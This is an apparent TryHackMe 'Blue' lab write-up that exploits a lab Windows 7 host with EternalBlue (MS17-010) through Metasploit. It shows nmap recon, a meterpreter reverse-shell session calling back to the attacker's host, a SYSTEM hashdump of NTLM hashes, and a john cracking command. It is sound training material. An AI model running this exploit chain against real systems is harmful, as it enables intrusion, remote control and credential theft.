Blue- Tryhackme

Nmap Scanning


```
$ nmap -A -T4 -vvv 10.10.101.14

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-21 02:08 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
Initiating Ping Scan at 02:08
Scanning 10.10.101.14 [2 ports]
Completed Ping Scan at 02:08, 1.95s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:08
Completed Parallel DNS resolution of 1 host. at 02:08, 0.04s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 02:08
Scanning 10.10.101.14 [1000 ports]
Discovered open port 139/tcp on 10.10.101.14
Discovered open port 3389/tcp on 10.10.101.14
Discovered open port 445/tcp on 10.10.101.14
Discovered open port 135/tcp on 10.10.101.14
Increasing send delay for 10.10.101.14 from 0 to 5 due to 81 out of 201 dropped probes since last increase.
Increasing send delay for 10.10.101.14 from 5 to 10 due to 11 out of 12 dropped probes since last increase.
Discovered open port 49152/tcp on 10.10.101.14
Discovered open port 49158/tcp on 10.10.101.14
Discovered open port 49159/tcp on 10.10.101.14
Discovered open port 49153/tcp on 10.10.101.14
Discovered open port 49154/tcp on 10.10.101.14
Completed Connect Scan at 02:09, 44.66s elapsed (1000 total ports)
Initiating Service scan at 02:09
Scanning 9 services on 10.10.101.14
Service scan Timing: About 44.44% done; ETC: 02:11 (0:01:16 remaining)
Completed Service scan at 02:11, 132.75s elapsed (9 services on 1 host)
NSE: Script scanning 10.10.101.14.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:11
```

```
Completed NSE at 02:11, 13.62s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 1.48s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Nmap scan report for 10.10.101.14
Host is up, received conn-refused (0.42s latency).
Scanned at 2023-05-21 02:08:15 EDT for 192s
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE    SERVICE            REASON      VERSION
135/tcp   open     msrpc              syn-ack     Microsoft Windows RPC
139/tcp   open     netbios-ssn        syn-ack     Microsoft Windows netbios-ssn
280/tcp   filtered http-mgmt          no-response
445/tcp   open     microsoft-ds       syn-ack     Windows 7 Professional 7601 Service
 Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open     ssl/ms-wbt-server? syn-ack
|_ssl-date: 2023-05-21T06:11:28+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=Jon-PC
| Issuer: commonName=Jon-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-05-20T06:03:11
| Not valid after:  2023-11-19T06:03:11
| MD5:   38f4b98ba9bcc7dc7f1275bf1fe90966
| SHA-1: 340b18eba9a498d4f094062df8749af278f79344
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIQZXPfGCfmW4dGi7CztuvxFTANBgkqhkiG9w0BAQUFADAR
| MQ8wDQYDVQQDEwZKb24tUEMwHhcNMjMwNTIwMDYwMzExWhcNMjMxMTE5MDYwMzEx
| WjARMQ8wDQYDVQQDEwZKb24tUEMwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQDFYkJ1C3qPkP7j8qrxeqHQZVTSeHCSHRKQOPJuWgIlVSnu8M6PU65fOgez
| WjVD+dTJV2zvz02tX5e7pMRETPigDGGzjc/YdMEtzdTbAWlrNMb2Dsv5P7n2Sih2
| Kz9snCM8Qs0ADz7lagmBX2EOvazOpm0+o3lPqE7OHYBzudN8rvFJ05fzVDcVCm1i
| diBL8+aMd7X3cJwTI9QvuLERAFg0qP8z7UbB9k87FxD+gcQ70fA6CVFXF3zdWRwP
| Mk0g3MM73pn52sqvVH9oBWCS3jvpUiFoYv4AK/znJW148Bu2gHIdOelCUQk/A3G9
| viXBtGmAZm/ZBK4Gnxqiu8geynobAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUF
| BwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQUFAAOCAQEAsD/8CzdLLR58FNFH
| RlHa2pnrZXZnIXM4ff7+DsvUOiahKcN8uSDXGt7dfbqa85km1VBjnHkx6D0wL+oz
| M8QlXzwqlPRVcJ5eRHd7dZ4/E2MtUEsBj7ekB9TrVDBQPjrh5848Kb2eEuI5eKJx
| S+dJoazgl1E89jiRqx+BHE1EReQlu8ehBQlJZw4u16Vdz8vVPCwiaV/bXIK9JZco
| NM7HyoC2SLY5uAt4ba8mFdThA8NEBmsg+FGU4mjz88JPWFKchQPwQ56cLtO23v0w
| Fq8HMRh5TGbbSWe71oWJl2I+Y8D5HDYd0+runaEV53QMhcc0DdoeBe2Ea3iIcNnl
| xwj85A==
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: JON-PC
|   NetBIOS_Domain_Name: JON-PC
|   NetBIOS_Computer_Name: JON-PC
|   DNS_Domain_Name: Jon-PC
|   DNS_Computer_Name: Jon-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2023-05-21T06:11:16+00:00
3826/tcp  filtered wormux             no-response
19350/tcp filtered unknown            no-response
49152/tcp open     msrpc              syn-ack     Microsoft Windows RPC
49153/tcp open     msrpc              syn-ack     Microsoft Windows RPC
```

```
49154/tcp open     msrpc              syn-ack     Microsoft Windows RPC
49158/tcp open     msrpc              syn-ack     Microsoft Windows RPC
49159/tcp open     msrpc              syn-ack     Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-05-21T06:11:15
|_  start_date: 2023-05-21T06:03:09
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m01s, deviation: 2h14m10s, median: 0s
| nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 021a7b7d5371 (un
known)
| Names:
|   JON-PC<00>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   JON-PC<20>           Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   021a7b7d537100000000000000000000000
|   00000000000000000000000000000000000
|_  0000000000000000000000000000
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-05-21T01:11:15-05:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 30358/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 11124/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 20306/udp): CLEAN (Failed to receive data)
|   Check 4 (port 63881/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
```

```
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 195.01 seconds
```

- From the Nmap scan, we discovered the OS as Windows 7 Professional 7601.


smb Windows 7 Professio ×
MS17-010 EternalBlue SM ×
https://www.google.com/search?client=firefox-b-e&q=smb+Windows+7+Professional+7601+exploit
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
THM Browser-Based
Google Hacking DB
OffSec
Google
smb Windows 7 Professional 7601 exploit
All
Shopping
Videos
Images
Books
More
Tools

About 22,200 results (0.37 seconds)

Rapid7
https://www.rapid7.com › modules › exploit › ms17_...

MS17-010 EternalBlue SMB Remote Windows Kernel Pool ...

30-May-2018 — This module is a port of the Equation Group ETERNALBLUE **exploit**, part of the FuzzBunch toolkit released by Shadow Brokers.

People also search for


ms17-010 exploit github
ms17-010 exploit 32 bit metasploit
windows 7 exploit metasploit
eternalblue exploit github
ms17-010 exploit metasploit
windows 7 professional 7601 service pack 1 exploit metasp

Exploit Database
https://www.exploit-db.com › exploits

42315


11-Jul-2017 — Microsoft **Windows 7**/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' **SMB** Remote Code Execution (MS17-010) CVE-2017-0144 . remote **exploit** for ...

- Vulnerable to MS17-010.



```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.101.14     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 10.10.101.14:445      - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:24m 33s) (guid:{bde98adb-678b-420c-8be8-ce9
f31d7f6ca}) (authentication domain:JON-PC)
[+] 10.10.101.14:445      -   Host is running Windows 7 Professional SP1 (build:7601) (name:JON-PC) (workgroup:WORKGROUP)
[*] 10.10.101.14:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

- Also scanned using metasploit.


MS17-010 EternalBlue SM ×
https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
THM Browser-Based
Google Hacking DB
OffSec


- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
    ...targets...
msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
msf exploit(ms17_010_eternalblue) > show options
    ...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

Exploitation




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.150.82     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Window
                                             s Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Em
                                             bedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Sta
                                             ndard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.2.13.115      yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```


- Got meterpreter shell.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.2.13.115:4445
[*] 10.10.150.82:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.150.82:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.150.82:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.150.82:445 - The target is vulnerable.
[*] 10.10.150.82:445 - Connecting to target for exploitation.
[+] 10.10.150.82:445 - Connection established for exploitation.
[+] 10.10.150.82:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.150.82:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.150.82:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.150.82:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.150.82:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.150.82:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.150.82:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.150.82:445 - Sending all but last fragment of exploit packet
[*] 10.10.150.82:445 - Starting non-paged pool grooming
[+] 10.10.150.82:445 - Sending SMBv2 buffers
[+] 10.10.150.82:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.150.82:445 - Sending final SMBv2 buffers.
[*] 10.10.150.82:445 - Sending last fragment of exploit packet!
[*] 10.10.150.82:445 - Receiving response from exploit packet
[+] 10.10.150.82:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.150.82:445 - Sending egg to corrupted connection.
[*] 10.10.150.82:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.150.82
[*] Meterpreter session 1 opened (10.2.13.115:4445 -> 10.10.150.82:49171) at 2023-05-21 03:06:22 -0400
[+] 10.10.150.82:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.150.82:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.150.82:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getsystem
[-] Already running as SYSTEM
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```


- Cracking Hashes-

```
$ sudo john --format=nt hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
```



